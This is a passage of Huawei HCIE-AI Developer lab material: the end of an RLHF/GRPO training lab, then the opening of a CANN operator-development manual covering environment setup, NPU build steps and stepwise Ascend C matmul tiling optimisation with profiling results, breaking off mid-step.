构建数据集，使用 PromptDataset，按 data\_path + split 构造训练集；样本数按 train\_iters \* global\_batch\_size 预估（PromptDataLoader 封装了多线程预取、shuffle、dataset\_additional\_keys 等，最终返回一个 data\_iters）。

```

reference_worker.wait_all_ref_objs_run_over()
for reward in reward_list:
 if hasattr(reward, 'wait_all_ref_objs_run_over'):
 reward.wait_all_ref_objs_run_over()

trainer = RayGRPOTrainer(...)

trainer.fit(data_iters)
logger.info("training process successfully!")

```

等待各 Worker 初始化完成，创建 RayGRPOTrainer 并调用 fit(data\_iters)进行训练。

fit 训练逻辑：

- 取数据：从 data\_iters 取一个 batch 的 prompt，按 n\_samples\_per\_prompt 复制多份。

- 写入共享区：通过 `transfer_dock.put_experience` 写入 `prompt_length / prompts / additional_keys`。
- 生成阶段：actor\_worker.generate\_sequences 在当前 actor 模型上采样多个 response。
- reference 阶段：ref\_worker 计算这些 response 在 reference 模型下的 log\_probs，用于 KL 惩罚项。
- reward 阶段：各 reward worker（模型 + 规则）计算 reward，写回 transfer\_dock。
- 优势计算：在 driver 端根据 rewards / values / KL 计算优势（compute\_advantage），并准备训练指标。
- actor 更新：actor\_worker.update 执行一步 GRPO 梯度更新（通常包含 clip/ KL 惩罚、advantage 加权等）。
- 循环控制：迭代计数 +1，定期保存 checkpoint、打印 metrics。

## 步骤 9 断点续训

进行断点续训时，需要注意配置以下参数：

```
actor_config:
 finetune: false <----- 断点续训时 finetune 参数设置为 false
 load: ./ckpt-32b <----- 断点续训时 load 路径应为之前保存的权重路径
 save: ./ckpt
 no_load_optim: false <----- 断点续训时 no_load_optim 应为 false
 no_load_rng: false <----- 断点续训时 no_load_rng 应为 false

rl_config:
 integrated_mode_config:
 ref_model_load_path: ./Qwen2.5-7B-tp4 <----- 断点续训时，应在 ref_model_load_path 中配置原始
 模型权重路径，供 reference model 加载
```

## 3.3 实验总结

本章节主要完成了模型 RLHF 训练实验，通过手动实现 GRPO、GSPO 计算流程，加深对算法原理的了解和应用；通过使用 MindSpeed 框架实现 Qwen 模型 RLHF 完成模型的后训练流程。

## 3.4 思考

选择同一个模型进行后训练时，SFT 训练达到什么程度时，才能进行 RLHF？

华为认证 AI 系列教程

# HCIE-AI Developer

## CANN算子开发

## 实验指导手册

版本：1.0



华为技术有限公司

**版权所有 ©【2026】【华为技术有限公司】。保留一切权利。**

未经华为事先书面许可，任何人不得对本资料进行复制、修改、整合、改编、翻译，也不得将本资料或其任何部分或基于本资料的衍生作品提供、出售、转让、再许可给任何他人用于华为许可以外的任何其他用途。

**Copyright ©【2026】【Huawei Technologies Co., Ltd.】. All Rights Reserved.**

Without prior written permission of Huawei, no one is allowed to reproduce, modify, integrate, adapt, translate this Document, or provide, sell, transfer, sublicense this Document or any part of this Document or its derivative to any third party for any other purpose otherwise permitted by Huawei.

## **商标声明**



和其他华为商标均为华为技术有限公司的商标。

本文档提及的其他所有商标或注册商标，由各自的所有人拥有。

## **注意**

您购买的产品、服务或特性等应受华为公司商业合同和条款的约束，本文档中描述的全部或部分产品、服务或特性可能不在您的购买或使用范围之内。除非合同另有约定，华为公司对本文档内容不做任何明示或暗示的声明或保证。

由于产品版本升级或其他原因，本文档内容会不定期进行更新。除非另有约定，本文档仅作为使用指导，本文档中的所有陈述、信息和建议不构成任何明示或暗示的担保。

**华为技术有限公司**

地址：            深圳市龙岗区坂田华为总部办公楼            邮编：518129

网址：            <https://e.huawei.com>

---

## 华为认证体系介绍

华为认证（Huawei Certification）依托华为ICT技术和全球成功实践，面向数智化转型趋势，构建了覆盖ICT基础设施、应用与开发以及项目管理领域的权威认证体系，为个人技术能力提升提供可信赖的能力证明，为组织数智人才培养提供可衡量、可持续的人才发展路径。

根据ICT从业者的学习和进阶需求，华为认证分为工程师级别、高级工程师级别和专家级别三个认证等级。


华为认证HCIE-AI Developer V1.0 定位于培养和认证掌握AI模型与应用开发流程、数据工程、预训练与后训练、推理部署优化、算子开发能力的专家，具备预训练数据集构建、分布式训练策略设计、算子开发、模型部署与推理加速、RAG与Agent应用开发与性能优化、AI模型与应用安全治理能力。

通过HCIE-AI Developer V1.0认证，您将掌握AI模型及应用开发流程，训练数据集处理，大模型预训练策略及算法原理，微调及RLHF训练策略，RAG与Agent应用开发，算子开发等相关知识，具备大模型预训练、后训练，AI应用开发和安全治理的能力，能够胜任AI应用开发、AI推理优化、AI模型开发、AI算子开发等专家岗位。

华为认证协助您打开行业之窗，开启改变之门，屹立在人工智能的潮头浪尖！

## 华为职业认证全景图

华为职业认证覆盖ICT全领域，致力于提供领先的人才培养体系和认证标准，培养数字化时代的新型ICT人才，构建良性的ICT人才生态。



# 前言

---

## 简介

本书为 HCIE-AI Developer 认证培训教程，适用于准备参加 HCIE-AI Developer 考试的学员或者希望掌握模型训练、模型推理部署与调优、应用开发、算子开发等能力，并从事 AI 模型开发、AI 应用开发、AI 算子开发等相关工作的读者。

## 内容描述

本实验对应算子开发实训课程的内容，作为理论课程的补充。本实验通过 Ascend C 算子调优，基于 CATLASS 和 ATVOSS 模板进行矩阵和向量算子开发，基于 pyPTO 进行算子开发，旨在让学员熟悉 Ascend C 算子开发调试调优的流程步骤，以及昇腾设备上其他算子开发方式。

## 读者知识背景

本课程为华为认证高级课程，为了更好地掌握本书内容，阅读本书的读者应首先具备以下基本条件：

- 具有基本的 AI 知识背景，同时熟悉 linux 与 docker 的使用，掌握基本的 Python 编程能力。

## 实验环境说明

本实验环境面向准备 HCIE-AI Developer 考试的 AI 工程师。需要在昇腾设备上进实验操作。

## 准备实验环境

### 检查设备

实验开始之前请每组学员检查自己的实验设备是否齐全，实验清单如下：

昇腾 Atlas 800T A2 服务器

---



# 目录

---

<b>前 言</b>	<b>4</b>
简介	4
内容描述	4
读者知识背景	4
实验环境说明	4
准备实验环境	4
<b>1 实验介绍</b>	<b>7</b>
1.1 实验背景	7
1.2 实验目的	7
1.3 实验环境介绍	7
<b>2 Ascend C 算子开发调优</b>	<b>8</b>
2.1 实验介绍	8
2.1.1 关于本实验	8
2.1.2 实验目的	8
2.2 实验操作	8
2.2.1 配置实验环境	8
2.2.2 环境测试	10
2.2.3 算子调优	11
2.2.4 思考题	25
2.3 实验小结	25
<b>3 基于 CATLASS 模块库开发算子</b>	<b>26</b>
3.1 实验介绍	26
3.1.1 关于本实验	26
3.1.2 实验目的	26
3.1.3 实验规划	26
3.2 实验操作	26
3.2.1 环境测试	26
3.2.2 Catlass 昇腾算子模板库解析	27
3.2.3 Catlass 算子性能调优	29
3.2.4 打包为共享库	34

---



3.2.5 python 扩展.....	37
3.2.6 思考题.....	39
3.3 实验小结.....	40
<b>4 使用 PyPTO 开发算子.....</b>	<b>41</b>
4.1 实验介绍.....	41
4.1.1 关于本实验.....	41
4.1.2 实验目的.....	41
4.1.3 实验规划.....	41
4.2 实验操作.....	41
4.2.1 环境测试.....	41
4.2.2 PyPTO 介绍.....	42
4.2.3 PyPTO 算子实现流程.....	43
4.2.4 思考题.....	50
4.3 实验小结.....	50

# 1 实验介绍

## 1.1 实验背景

本实验主要介绍在昇腾设备上进行算子开发，包含使用 Ascend C 进行算子开发的调优，CATLASS 模板以及 PyPTO 进行算子开发。

## 1.2 实验目的

- 掌握 Ascend C 算子开发调优过程。
- 完成 Ascend C 进行算子开发的调优，CATLASS 模板以及 PyPTO 进行算子开发。

## 1.3 实验环境介绍

实验	简述	难度	环境	开发环境
算子开发实验	使用 Ascend C 进行算子调优，CATLASS 模板以及 pyPTO 进行算子开发	难	CANN: 9.0.0 python: 3.11.15 torch: 2.6.0 torch_npu: 2.6.0.post5 gcc/g++: 11.4.0 cmake: 3.22.1	服务器: Atlas 800T A2

# 2 Ascend C 算子开发调优

## 2.1 实验介绍

### 2.1.1 关于本实验

使用 Ascend C 基于 Matmul 高阶 API 实现矩阵乘法运算，通过 9 个递进式的优化 case 展示从基础实现到高性能优化的完整调优路径，包括单核基础版本、Tiling 优化、多核并行切分、MDL 模式、L1Cache/L2Cache 优化、常量 Tiling、UnitFlag 优化等多种优化手段。

### 2.1.2 实验目的

掌握使用 Ascend C 进行算子性能调优。

## 2.2 实验操作

### 2.2.1 配置实验环境

#### 步骤 1 实验环境检查

确认当前环境中的 CANN 版本是否为 9.0.0.beta1，进入如下路径：

```
cat /usr/local/Ascend/ascend-toolkit/latest/aarch64-linux/ascend_toolkit_install.info
```

看到如下版本：

```
x# cat ascend_toolkit_install.info
package_name=Ascend-cann-toolkit
version=9.0.0-beta.1
innerversion=V100R001C10B034
compatible_version=[V100R001C15],[V100R001C19],[V100R001C20],[V100R001C21],[V100R001C23],[V100R001C10]
arch=aarch64
os=linux
path=/usr/local/Ascend/cann-9.0.0-beta.1
```

此处显示的是 CANN 社区 9.0.0.beta1 版本，如果 CANN 版本不符合，参考《环境搭建指南》进行修改。

然后检查 python 版本，在命令行中输入 python 然后回车：

```
python
```

```
python
Python 3.11.15 (main, Mar -- --, --, [C 11.4.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>>
```

如果 python 版本不匹配，这里以 ubuntu 系统为例，可以使用如下命令进行安装：

```
sudo apt update
sudo apt install python3.11
```

其他操作系统按照对应命令进行安装。

使用如下命令，生效环境变量：

```
source /usr/local/Ascend/ascend-toolkit/set_env.sh
```

无返回值，表示成功。

## 步骤 2 配置环境

下载系统依赖项（要求 gcc 版本 11.4，cmake 版本 3.22.1）：

先确认 gcc 和 cmake 版本：

```
gcc --version
cmake --version
```

```
/pypto/examples/00_hello_world# gcc --version
gcc (Ubuntu 11.4.0-1ubuntu1~22.04.3) 11.4.0
Copyright (C) 2021 Free Software Foundation, Inc.
This is free software; see the source for copying conditions. There is NO
warranty; not even for MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.

root@89492f49ddb:/mnt/wenzhiqiang/pypto/examples/00_hello_world# cmake --version
cmake version 3.22.1

CMake suite maintained and supported by Kitware (kitware.com/cmake).
```

如果版本不匹配，使用如下命令进行版本修改：

```
wget https://mirrors.nju.edu.cn/gnu/gcc/gcc-11.4.0/gcc-11.4.0.tar.gz
tar -xzf gcc-11.4.0.tar.gz
cd gcc-11.4.0
apt update
apt install -y build-essential libgmp-dev libmpfr-dev libmpc-dev flex bison
./configure --prefix=/opt/gcc-11.4.0 --disable-shared --enable-static --enable-languages=c,c++
make -j$(nproc) ENABLE_SELFTEST=none
make install
echo 'export PATH=/opt/gcc-11.4.0/bin:$PATH' >> ~/.bashrc
echo 'export LD_LIBRARY_PATH=/opt/gcc-11.4.0/lib:/usr/lib/aarch64-linux-
gnu:/usr/local/lib:$LD_LIBRARY_PATH' >> ~/.bashrc
source ~/.bashrc
apt remove -y cmake cmake-data 2>/dev/null
rm -rf /usr/local/bin/cmake /usr/local/bin/cpack /usr/local/bin/ctest
wget https://cmake.org/files/v3.22/cmake-3.22.1-linux-aarch64.tar.gz
tar xzf cmake-3.22.1-linux-aarch64.tar.gz
cp -rf cmake-3.22.1-linux-aarch64/bin/* /usr/local/bin/
```

```
cp -rf cmake-3.22.1-linux-aarch64/share/* /usr/local/share/
```

### 步骤 3 安装 torch 和 torch-npu 以及其他依赖项

```
下载并安装 PyTorch 框架
wget https://download.pytorch.org/whl/cpu/torch-2.6.0%2Bcpu-cp311-cp311-manylinux_2_28_aarch64.whl
pip3 install torch-2.6.0+cpu-cp311-cp311-manylinux_2_28_aarch64.whl

下载并安装 torch_npu 插件
wget https://gitcode.com/Ascend/pytorch/releases/download/v7.3.0-pytorch2.6.0/torch_npu-2.6.0.post5-cp311-cp311-manylinux_2_28_aarch64.whl
pip3 install torch_npu-2.6.0.post5-cp311-cp311-manylinux_2_28_aarch64.whl # 安装报错误信息不影响后续使用

pip3 install wheel setuptools --upgrade
pip3 install pybind11==3.0.4
pip install expecttest==0.3.0
pip install hypothesis==6.152.7
pip install numpy==2.4.4 # 提示缺少组件不影响后续使用
pip install pyyaml==6.0.3
pip3 install ml_dtypes==0.5.4 # 提示缺少组件不影响后续使用
```

## 2.2.2 环境测试

### 步骤 1 获取项目源码

下载项目源码：

```
mkdir /mnt/xxx # 创建个人目录
cd /mnt/xxx
wget https://certification-data.obs.cn-north-4.myhuaweicloud.com/CHS/HCIE-AI%20Developer/V1.0/ops_development.zip
unzip ops_development.zip
cd ops_development
```

安装依赖：

```
apt install patch
pip3 install pytest==9.0.3
pip3 install coverage==7.14.0
```

使能 CANN 环境：

```
默认路径安装，以 root 用户为例（非 root 用户，将/usr/local 替换为${HOME}）
source /usr/local/Ascend/ascend-toolkit/set_env.sh
```

### 步骤 2 算子编译和执行

进入项目根目录：

```
cd asc-devkit
cd ./examples/01_simd_cpp_api/00_introduction/00_quickstart/hello_world_npu # 路径按照实际情况修改
mkdir -p build && cd build; # 创建并进入 build 目录
```

```
cmake .;make -j; # 编译工程
./demo # 执行样例
```

看到下述提示信息，则编译和执行成功：

```
./asc-devkit/examples/01_simd_cpp_api/00_introduction/00_quickstart/hello_world_npu/build# ./demo
[Block (0/8)]: Hello World!!!
[Block (1/8)]: Hello World!!!
[Block (2/8)]: Hello World!!!
[Block (3/8)]: Hello World!!!
[Block (4/8)]: Hello World!!!
[Block (5/8)]: Hello World!!!
[Block (6/8)]: Hello World!!!
[Block (7/8)]: Hello World!!!
```

环境正常。

## 2.2.3 算子调优

基于 Matmul 算子示例，参考代码路径/asc-devkit/examples/01\_simd\_cpp\_api/04\_best\_practices/01\_matrix\_compute\_practices/matmul\_high\_performance。

代码目录结构：

```
├── matmul_high_performance
│ ├── scripts
│ │ ├── gen_data.py // 输入数据和真值数据生成脚本文件
│ │ └── verify_result.py // 真值对比文件
│ ├── CMakeLists.txt // 编译工程文件
│ ├── data_utils.h // 数据读入写出函数
│ ├── matmul.h // 所有优化 case 的头文件定义
│ └── matmul.asc // Ascend C 样例实现
```

Matmul 算子描述：

计算公式：C = A \* B

- B 为源操作数，A 为左矩阵，形状为[M, K]；B 为右矩阵，形状为[K, N]
- C 为目的操作数，存放矩阵乘结果的矩阵，形状为[M, N]

类型：

类型 ( OpType )	MatmulCustom				
输入	name	shape	data type	format	isTrans
	a	[8192, 8192]	float16	ND	false
	b	[8192, 8192]	float16	ND	true
输出	c	[8192, 8192]	float16	ND	-

### 步骤 1 单核基础版本 ( SINGLE\_CORE\_BASIC )

完整代码参考 matmul.h 和 matmul.asc，核心实现：

- 使用单核计算，numBlocks=1

- 基础 Tiling 配置，baseM=baseN=baseK=64，base 块为参与一次矩阵乘指令的基本块，baseM、baseN、baseK 分别代表 Matmul 计算时 L0 上 M、N、K 轴长度，以元素为单位，
- 搬运策略：GM 上输入的 A、B 矩阵按 baseM×baseK、baseK×baseN 分块依次搬运到 L1 中，再从 L1 搬运到 L0A/L0B，Cube 单元对每次搬运的 base 块执行一次 baseM×baseN×baseK 大小的 Matmul 计算

关键代码：

```
tilingApi.SetShape(M, N, K);
tilingApi.SetFixSplit(64, 64, 64);
tilingData.set_baseK(64);
```

```
#include "matmul.h"

__global__ __cube__ void matmul_custom(GM_ADDR a, GM_ADDR b, GM_ADDR bias, GM_ADDR c, GM_ADDR workspace,
 GM_ADDR tilingGm)
{
 TCubeTiling tiling;
 CopyTiling(&tiling, tilingGm);
 AscendC::TPipe pipe;

 MatmulKernel<half, half, half, half> matmulKernel;
 REGIST_MATMUL_OBJ(&pipe, GetSysWorkSpacePtr(), matmulKernel.matmulObj, &tiling);
 matmulKernel.Init(a, b, bias, c, tiling);
 matmulKernel.Process(&pipe);
}
```

```
template <bool isTiling>
void GenerateTiling_SingleCore(platform_ascendc::PlatformAscendC* ascendcPlatform, uint8_t* tilingBuf)
{
 optiling::TCubeTiling tilingData;
 matmul_tiling::MatmulApiTiling tilingApi(*ascendcPlatform);
 SetTilingTypes<matmul_tiling::MatmulApiTiling, isTiling>(tilingApi, tilingData);
 if constexpr (!isTiling) {
 tilingData.set_baseK(64);
 }
 SetL1(tilingData);
 uint32_t tcubeTilingSize = tilingData.GetDataSize();
 tilingData.SaveToBuffer(tilingBuf, tcubeTilingSize);
}
```

编译执行：

```
cd /mnt/xxx/ops_development/asc-devkit
cd ./examples/01_simd_cpp_api/04_best_practices/01_matrix_compute_practices/matmul_high_performance
路径按照实际情况修改
mkdir -p build && cd build; # 创建并进入 build 目录
cmake .;make -j; # 编译整个工程
python3 ../scripts/gen_data.py # 生成测试输入数据
./demo 0 # Case 0: 单核基础版本
python3 ../scripts/verify_result.py output/output.bin output/golden.bin # 验证输出结果是否正确
```

```
Total elements compared: 67108864
Total error elements: 0
error ratio: 0.0000, tolerance: 0.0010
test pass!
```

精度对比成功。

性能分析：

```
msprof ./demo 0 # 分析 SINGLE_CORE_BASIC 的性能
```





## 步骤 2 单核 Tiling 优化 ( SINGLE\_CORE\_TILING )

优化目标：优化 Tiling 中 base 块参数，提升单核计算效率

核心实现：

- 使用单核计算，numBlocks=1
- 采用优化的 Tiling 配置，baseM=128, baseN=256, baseK=64
- 搬运策略：GM 上输入的 A、B 矩阵按 baseM×baseK、baseK×baseN 分块依次搬运到 L1 中，再从 L1 搬运到 L0A/L0B，Cube 单元对每次搬运的 base 块执行一次 baseM×baseN×baseK 大小的 Matmul 计算

关键代码：

```
tilingApi.SetShape(M, N, K);
tilingApi.SetFixSplit(128, 256, 64);
```

优化手段：

- **base 块选择原则**：case0 中 Tiling 中设置的 base 块为 [baseM, baseN, baseK] = [64, 64, 64]，计算访存比（即计算量与需要数据量的比值）低。针对当前 shape 较大的场景，基本块的选择原则为计算访存比最大，即在 Cube 计算量最大的情况下，访存的数据量最小。
- **计算访存比分析**：在输入为 fp16 类型的情况下，Cube 执行单元 1 cycle 能完成  $16 * 16 * 16$  次乘加运算。设置 base 块为 [baseM, baseN, baseK] = [128, 256, 64] 时，可以在满足搬出时 GM 地址 512Byte 对齐的同时，达到最大的计算访存比。Cube 计算 cycle 数为  $(128 * 64 * 256) / (16 * 16 * 16) = 512\text{cycle}$ ，访存计算比为  $(128 * 64 * 2 + 256 * 64 * 2) / 512\text{cycle} = 96\text{byte} / \text{cycle}$ ；设置 base 块为 [baseM, baseN, baseK] = [64, 64, 64] 时，Cube 计算 cycle 数为  $(64 * 64 * 64) / (16 * 16 * 16) = 64\text{cycle}$ ，计算访存比为  $(64 * 64 * 2 + 64 * 64 * 2) / 64\text{cycle} = 256\text{byte} / \text{cycle}$ 。[128, 256, 64] 的 base 块方案的访存计算比更低，同样的计算量，需要的数据量更小，所需带宽压力也就越低
- **推荐 base 块设置**：A2/A3 芯片 L0A 大小与 L0B 大小一致，为 64KB，LOC 大小为 128KB，[baseM, baseN, baseK] = [128, 256, 64] 时，能最大限度利用内存空间。输入数据类型 b16 时，base 块推荐 [baseM, baseN, baseK] = [128, 256, 64]，输入数据类型 b8 时，base 块推荐 [baseM, baseN, baseK] = [128, 256, 128]

运行验证：

```
./demo 1 # 单核 Tiling 优化
python3 ../scripts/verify_result.py output/output.bin output/golden.bin # 验证输出结果是否正确
```

```
Running mode: Single Core Tiling
root@df34d4e50a98:/mnt/wenzhiqiang/asc-dev
bin output/golden.bin
Total elements compared: 67108864
Total error elements: 0
error ratio: 0.0000, tolerance: 0.0010
test pass!
```

精度对比成功。

性能分析：

```
msprof ./demo 1 # 分析 SINGLE_CORE_TILING 的性能
```

整理主要性能如下表所示:

Task Duration( μs)	Block Num	aicore_time(μs)	aic_mac_time(μs)	aic_mac_ratio	aic_sclar_time(μs)	aic_sclar_ratio	aic_mte1_time(μs)	aic_mte1_ratio	aic_mte2_time(μs)	aic_mte2_ratio	aic_fixpipe_time(μs)	aic_fixpipe_ratio
247990.9	1	247985.5	83740	0.338	65376	0.264	53448.252	0.216	192637	0.777	10983	0.044

分析:

- 相比步骤一, Task Duration 从 777587.7μs 降低到 247990.9μs, 降低了 529596.8μs, 性能提升 3.14 倍
- MTE2 数据搬运耗时从 595812μs 降低到 192637μs, 降低 67.67%
- 后续优化方向: 引入多核并行计算, 充分利用多核资源提升整体吞吐量

### 步骤 3 多核切分 2x12 ( MULTI\_CORE\_SPLIT\_2\_12 )

优化目标: 引入多核并行计算, 提升整体吞吐量

核心实现:

- 多核并行计算, 将 8192×8192 的矩阵乘法切分到 24 个核上并行执行
- 搬运策略: GM 上输入的 A、B 矩阵按 baseM×baseK、baseK×baseN 分块依次搬运到 L1 中, 再从 L1 搬运到 L0A/L0B, Cube 单元对每次搬运的 base 块执行一次 baseM×baseN×baseK 大小的 Matmul 计算

关键代码:

```
tilingApi.SetDim(24);
tilingApi.SetSingleShape(4096, 683, 8192);
tilingApi.SetFixSplit(128, 256, 64);
SetL1(tilingData);
```

优化手段:

- 切分策略: M 方向 2 块, N 方向 12 块, singleM=4096, singleN=683, 尾块 tailN=679
- 均衡负载分配, 尽量让每个核的计算量相近

运行验证:

```
./demo 2 # 多核切分 2x12
python3 ../scripts/verify_result.py output/output.bin output/golden.bin # 验证输出结果是否正确
```

```
Running mode: Multi Core Split 2 12
root@df34d4e50a98:/mnt/wenzhiqiang/asc-de
put/golden.bin
Total elements compared: 67108864
Total error elements: 0
error ratio: 0.0000, tolerance: 0.0010
test pass!
```

性能分析:

```
msprof ./demo 2 # 分析多核切分 2x12 的性能
```

整理主要性能如下表所示:

Task Duration( μs)	Block Num	aicore_time(μs)	aic_mac_time(μs)	aic_mac_ratio	aic_sclar_time(μs)	aic_sclar_ratio	aic_mte1_time(μs)	aic_mte1_ratio	aic_mte2_time(μs)	aic_mte2_ratio	aic_fixpipe_time(μs)	aic_fixpipe_ratio
23886.24	24	24920.67	7118.1	0.286	6138	0.246	4646.69	0.186	20075	0.806	1636.2	0.066

分析：

- 相比步骤一，Task Duration 从 777587.7μs 降低到 23886.24μs，性能提升 32.55 倍，多核并行计算显著提升了整体吞吐量
- aic\_mte2\_time 耗时 20075μs，占比 80.6%，成为性能提升瓶颈
- 后续优化方向：当前多核切分策略没有满足地址512B对齐，且对M、N没有均匀分核，后续将优化切分策略，提升地址对齐，提高访存效率

#### 步骤 4 多核切分 4x6 ( MULTI\_CORE\_SPLIT\_4\_6 )

优化目标：优化多核切分策略

核心实现：

- 多核并行计算，将 8192×8192 的矩阵乘法切分到 24 个核上并行执行
- 切分策略：对 M、N 均匀切分，M 方向 4 块，N 方向 6 块
- 搬运策略：GM 上输入的 A、B 矩阵按 baseM×baseK、baseK×baseN 分块依次搬运到 L1 中，再从 L1 搬运到 L0A/L0B，Cube 单元对每次搬运的 base 块执行一次 baseM×baseN×baseK 大小的 Matmul 计算

关键代码：

```
tilingApi.SetDim(24);
tilingApi.SetSingleShape(2048, 1536, 8192);
tilingApi.SetFixSplit(128, 256, 64);
SetL1(tilingData);
```

优化手段：

- 地址满足 512B 对齐，设置 singleM=2048, singleN=1536，尾块 tailN=512，提高有效带宽利用率
- 避免同地址访问：同地址访问指多个核同时读取 A 矩阵的同一行数据时，需要访问相同的内存地址，硬件对同一地址的多次访问需要串行化。同地址访问核数越多，串行导致的性能劣化越严重，相比于 case2 中 2×12 的分核策略，case3 的 4×6 分核同地址冲突延迟更小
- 在多核切分时，应在满足地址 512B 对齐的情况下，对 M、N 进行均匀切分。

运行验证：

```
./demo 3 # 多核切分 4x6
python3 ../scripts/verify_result.py output/output.bin output/golden.bin # 验证输出结果是否正确
```

```
Running mode: Multi Core Split 4 6
root@df34d4e50a98:/mnt/wenzhiqiang/asc-devkit/
_result.py output/output.bin output/golden.bin
Total elements compared: 67108864
Total error elements: 0
error ratio: 0.0000, tolerance: 0.0010
test pass!
```

性能分析：

```
msprof ./demo 3 # 分析多核切分 4x6 的性能
```

整理主要性能如下表所示：

Task Duration(μs)	Block Num	aicore_time(μs)	aic_mac_time(μs)	aic_mac_ratio	aic_scar_time(μs)	aic_scar_ratio	aic_mte1_time(μs)	aic_mte1_ratio	aic_mte2_time(μs)	aic_mte2_ratio	aic_fixpipe_time(μs)	aic_fixpipe_ratio
16538.09	24	21944.54	6978.4	0.318	5457.2	0.249	4454.026	0.203	17316	0.789	974.89	0.044

分析：

- 相比步骤三，Task Duration 从 23886.24 降低到 16538.09μs，降低了 30.76%。
- aic\_mte2\_time 从 20075μs 降低到 17316μs，降低 13.74%，降幅 2759μs。
- 后续优化方向：当前 aicore 耗时仍主要为 MTE2，后续将启用 L1 多块缓存功能，隐藏数据搬运延迟，提升 MTE2 流水线效率

## 步骤 5 多核使用 MDL 模板 ( MULTI\_CORE\_MDL )

优化目标：使用 MDL 模板，启用 L1 多块缓存功能，开启“大包”搬运，减少 MTE2 循环搬运次数

核心实现：

使用 24 核并行计算，切分策略同上 ( 4x6 )

使用 MDL 模板，启用“大包”搬运功能

关键代码：

```
AscendC::Matmul<AscendC::MatmulType<AscendC::TPosition::GM, CubeFormat::ND, AType>,
 AscendC::MatmulType<AscendC::TPosition::GM, CubeFormat::ND, BType>,
 AscendC::MatmulType<AscendC::TPosition::GM, CubeFormat::ND, CType>,
 AscendC::MatmulType<AscendC::TPosition::GM, CubeFormat::ND, BiasType>, CFG_MDL>
 matmulObj;
// MDL 模板自动优化，启用大包搬运功能
```

优化手段：

- 启用 MDL 模式，支持“大包”搬运
- 大包搬运：MTE2 从 GM 到 L1 的搬运不再是每次只搬运一个基本块，而是在 L1 中缓存多个基本块，可以显著减少 GM 到 L1 的搬运次数。本例场景中 depthA1=4 且开启 L1 搬运的 double buffer，表示 L1 中缓存 4 份 baseM × baseK 的数据块，搬运时 ping、pong 缓冲区各搬入两块。
- L1 多块缓存调优参数应满足：

- ◆  $dbL0A / dbL0B=2$
- ◆  $depthA1 / (stepM * stepKa)=2$ ,
- ◆  $depthB1 / (stepN * stepKb)=2$
- ◆ 参数含义:
  - $dbL0A$ 、 $dbL0B$ : 分别表示 A 矩阵、B 矩阵的 MTE1 是否开启 double buffer ( 值为 1 或 2, 2 表示开启双缓冲 )
  - $depthA1$ 、 $depthB1$ : 分别表示 L1 中全载基本块的份数
  - $stepM$ 、 $stepKa$ : 分别表示 A 矩阵在 L1 中缓存的数据块 M 方向上  $baseM$  的倍数、 $Ka$  方向即 A 矩阵 K 方向上  $baseK$  的倍数
  - $stepN$ 、 $stepKb$ : 分别表示 B 矩阵在 L1 中缓存的数据块 N 方向上  $baseN$  的倍数、 $Kb$  方向即 B 矩阵 K 方向上  $baseK$  的倍数

运行验证:

```
./demo 4 # 多核使用 MDL 模板
python3 ../scripts/verify_result.py output/output.bin output/golden.bin # 验证输出结果是否正确
```

```
Running mode: Multi Core MDL
root@df34d4e50a98:/mnt/wenzhiqiang/asc-devkit/exa
_result.py output/output.bin output/golden.bin
Total elements compared: 67108864
Total error elements: 0
error ratio: 0.0000, tolerance: 0.0010
test pass!
```

性能分析:

```
msprof ./demo 4 # 多核使用 MDL 模板
```

整理主要性能如下表所示:

Task Duration( $\mu s$ )	Block Num	aicore_time( $\mu s$ )	aic_mac_time( $\mu s$ )	aic_mac_ratio	aic_sclar_time( $\mu s$ )	aic_sclar_ratio	aic_mte1_time( $\mu s$ )	aic_mte1_ratio	aic_mte2_time( $\mu s$ )	aic_mte2_ratio	aic_fixpipe_time( $\mu s$ )	aic_fixpipe_ratio
6524.631	24	8898.664	6406.1	0.72	4251.8	0.478	4816.271	0.541	7923.3	0.89	89.014	0.01

分析:

- 相比步骤四, Task Duration 从  $16538.09\mu s$  降低到  $6524.631\mu s$ , 耗时降低 60.55%
- $aic\_mte2\_time$  从  $17316\mu s$  降低到  $7923.3\mu s$ , MTE2 搬运时间降低 54.24%, 降幅  $9392.7\mu s$
- $aic\_mac\_ratio$  从 31.8%提升到 72%
- 后续优化方向: MDL模板自动调优计算的Tiling没有完全利用L1空间, 可手动调整Tiling参数, 进一步提高MTE2的搬运力度

## 步骤 6 多核 MDL + L1Cache 优化 ( MULTI\_CORE\_MDL\_L1CACHE )

优化目标: 提高 MTE2 的搬运力度, 充分利用 L1 缓存空间

核心实现:



- 使用 24 核并行计算，切分策略同上（4x6）
- 使用 MDL 模板，启用“大包”搬运功能
- 手动优化 Tiling 参数为 depthA1=16, stepKa=8，充分利用 L1 缓存空间

关键代码：

```
AscendC::Matmul<AscendC::MatmulType<AscendC::TPosition::GM, CubeFormat::ND, AType>,
 AscendC::MatmulType<AscendC::TPosition::GM, CubeFormat::ND, BType>,
 AscendC::MatmulType<AscendC::TPosition::GM, CubeFormat::ND, CType>,
 AscendC::MatmulType<AscendC::TPosition::GM, CubeFormat::ND, BiasType>, CFG_MDL>
 matmulObj;
tilingData.set_depthA1(16); // 增大 depthA1，增加 L1 缓存中 A 矩阵的块数
tilingData.set_stepKa(8);
```

